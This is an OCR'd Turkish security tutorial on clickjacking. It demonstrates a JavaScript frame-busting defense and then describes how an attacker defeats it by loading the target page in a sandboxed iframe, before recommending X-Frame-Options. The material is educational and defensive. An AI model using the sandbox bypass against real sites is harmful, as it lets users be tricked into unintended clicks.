


Legalwebuygulama.html web uygulaması sayfasında öncelikle kontrol amaçlı bir script satırı aktiftir:

alert("Top URL: " + top.location + " Current URL: " + window.location);

Bu script satırı legal web uygulamada sonradan aktifleştirilecek frame busting önlem kodundaki iki unsurun ne değer döndüreceğini popup ile ekrana vermektedir: top.location ve window.location. Legal web uygulama zararlı web uygulama tarafından iframe ile kullanıldığında frame busting'de kullanılacak bu iki nesnenin ne değer döndüreceğini görmek adına ekrana popup olarak öncelikle bu değerler verilmiştir. Zararlı web uygulama görüntülendiğinde bu script satırı çalışacaktır ve ne değer döndükleri görülebilecektir.

[zararliwebuygulama.html]



Popup'dan görülebileceği gibi zararlı web uygulama sayfası görüntülendiğinde iframe olarak yer alan legal web uygulamada bulunan script çalışmıştır ve top.location ile window.location nesne

değerlerinin iframe içerisinde yer aldıklarında ne değer döndürdükleri görülmüştür. top.location .../zararliwebuygulama.html url'sini, window.location ise .../legalwebuygulama.html url'sini döndürmüştür. Yani top.location iframe'in yer aldığı top sayfanın url'sini, window.location ise iframe'deki legal web sayfa url'sini döndürmüştür.

Şu an için zararlı web uygulama tarayıcıda görüntülendiğinde legal web uygulama içeriğinin yer aldığı iframe clickjacking amaçlı kullanılabilmektedir. Şimdi legal web uygulamada clickjacking saldırılarını önlemek için etkinleştirilecek frame busting korumasına bir göz atalım ve sonra frame busting korumasını etkinleştirelim.


```
// Clickjacking Önlemek için Frame Busting Javascript Kodu Önlemi

if (window.location != top.location) {
        top.location = window.location
}
```

Not: Çok çeşitli frame busting koruması javascript kodları vardır. İçlerinden en yaygın kullanılanı ise yukarıdaki gibidir.

Legal web uygulama sayfası bu frame busting koruması kodunu javascript blokları içerisinde içerdiğinde ve iframe olarak kullanıldığı durumda window.location nesnesi iframe sayfa url'sini, top.location nesnesi ise iframe'in top sayfa url'sini döndürecektir. Bunlar eşit olmadığında iframe'in top sayfa url'si iframe url'sine yönlendirilecektir. Yani zararlı web uygulamada iframe olarak kullanılan legal web uygulamanın içerisindeki bu script çalıştığında window.location ile top.location ayrı olacaklarından top.location, yani zararlı web sayfası window.location'a, yani iframe'deki legal web sayfa url'sine yönlenecektir. Böylece zararlı web uygulama sayfası görüntülenemeyerek clickjacking fırsatı saldırganın elinden alınmış olacaktır.

Legal web uygulamada frame busting korumasını etkinleştirelim.


[legalwebuygulama.html]



Ardından zararlı web uygulama sayfasını görüntüleyelim.

Gidilen adres: .../zararliwebuygulama.html

Çıktı:




Görüldüğü gibi zararlıwebuygulama.html'ye gidildiğinde legalwebuygulama.html adresine yönlendirme olmuştur.

Bu şekilde frame busting koruması ile legal web uygulama sahipleri web uygulamalarının clickjacking olarak kullanılmasını önlemekteydiler. Yani zararliwebuygulama.html'de legal web sayfa içerikleri saldırganın istediği gibi herhangi bir konumda ve herhangi bir şekilde (örneğin şeffaf şekilde) durmak yerine script kodu ile top sayfanın legal web site sayfasına yönlendirilmesi gerçekleşmekteydi ve saldırganın elinden zararlı web uygulama sayfasında clickjacking yapma fırsatı alınmaktaydı.


Bu önlem ancak kusurludur. Çünkü zararlı web uygulama sayfalarında saldırganlar zararlı web sayfasına koyacakları iframe için iframe içerisindeki javascript kontrollerinin çalışmamasını sağlayacak javascript'ler yine zararlı web sayfasına koyabilmekteydiler. Ayrıca bunun dışında iframe'lerde Insecure External Frame Usage zafiyetini kapamak için kullanılan sandbox attribute'unu kötü yönde kullanarak koydukları iframe'de içerikteki javascript'lerin çalışmaması için sandbox attribute'unu kullanabilmekteydiler. Dolayısıyla legal web site sahipleri web uygulamalarına koydukları frame busting korumasından faydalanamamaktaydılar. Yani saldırganın bilgisi düzeyince clickjacking halen yapılabilir olmaktaydı.

Şimdi frame busting önlemini atlatarak ana çerçeveyi yönlendirme işlemini iptal etmek için zararliwebuygulama.html web uygulama sayfasında saldırgan legal web uygulama sayfasını iframe'le bu sefer sandbox attribute'u ile kullansın. Böylece iframe ile gelen içerikteki javascript çalıştırma izinleri kapatılsın ve frame busting koruması çalışmaz yapılsın.

[legalwebuygulama.html]




[zararliwebuygulama.html]




Zararlı web uygulama sayfası iframe’de sandbox varken görüntülendiğinde legal web sayfada yer alan frame busting javascript kodları çalışmayacaktır ve legal web sayfanın yer aldığı iframe’de top sayfayı yönlendirme gerçekleşmeyecektir. Böylece saldırgan clickjacking saldırısını sürdürebilir olacaktır.

Gidilen adres: .../zararliwebuygulama.html

Çıktı:



Görüldüğü gibi saldırgan başarılı olmuştur ve Frame Busting korumalı legal web sayfasının içeriğini iframe olarak halen kullanabilir olmuştur. Zararlı web uygulama sayfasında web tarayıcı konsoluna bakıldığında iframe içerisinde çalışmak isteyen javascript'lerin durdurulduğu bilgisi görülebilir.



Sonuç olarak frame busting önlemi sandbox ile durdurulmuştur. Frame busting önlemi yeterli bir önlem değildi ve saldırganlar halen web sayfalarında clickjacking faaliyetlerini legal web sitelerini kullanarak sürdürebilmekteydiler. Bunu önlemek için X-Frame-Options çözümü ortaya çıkmıştır ve X-Frame-Options kullanılmalıdır.

Kaynaklar

http://whatis.techtarget.com/definition/clickjacking-user-interface-or-UI-redressing-and-IFRAME-overlay

https://javascript.info/clickjacking
https://www.keycdn.com/blog/x-frame-options
https://securityboulevard.com/2019/08/clickjacking-attacks-what-they-are-and-how-to-prevent-them/
https://www.netsparker.com/blog/web-security/clickjacking-attacks/
https://developer.mozilla.org/en-US/docs/Web/CSS/pointer-events
https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/frame-ancestors
https://cure53.de/xfo-clickjacking.pdf
https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/insecure-frame-external/
https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-x-frame-options-header/
https://stackoverflow.com/questions/3332756/difference-between-window-location-href-and-top-location-href
http://seclab.stanford.edu/websec/framebusting/framebust.pdf
https://stackoverflow.com/questions/1192228/scrolling-an-iframe-with-javascript
https://www.w3schools.com/jsref/met_win_scrollby.asp
https://www.youtube.com/watch?v=2z4E9M8B4-g&ab_channel=TommyTessandori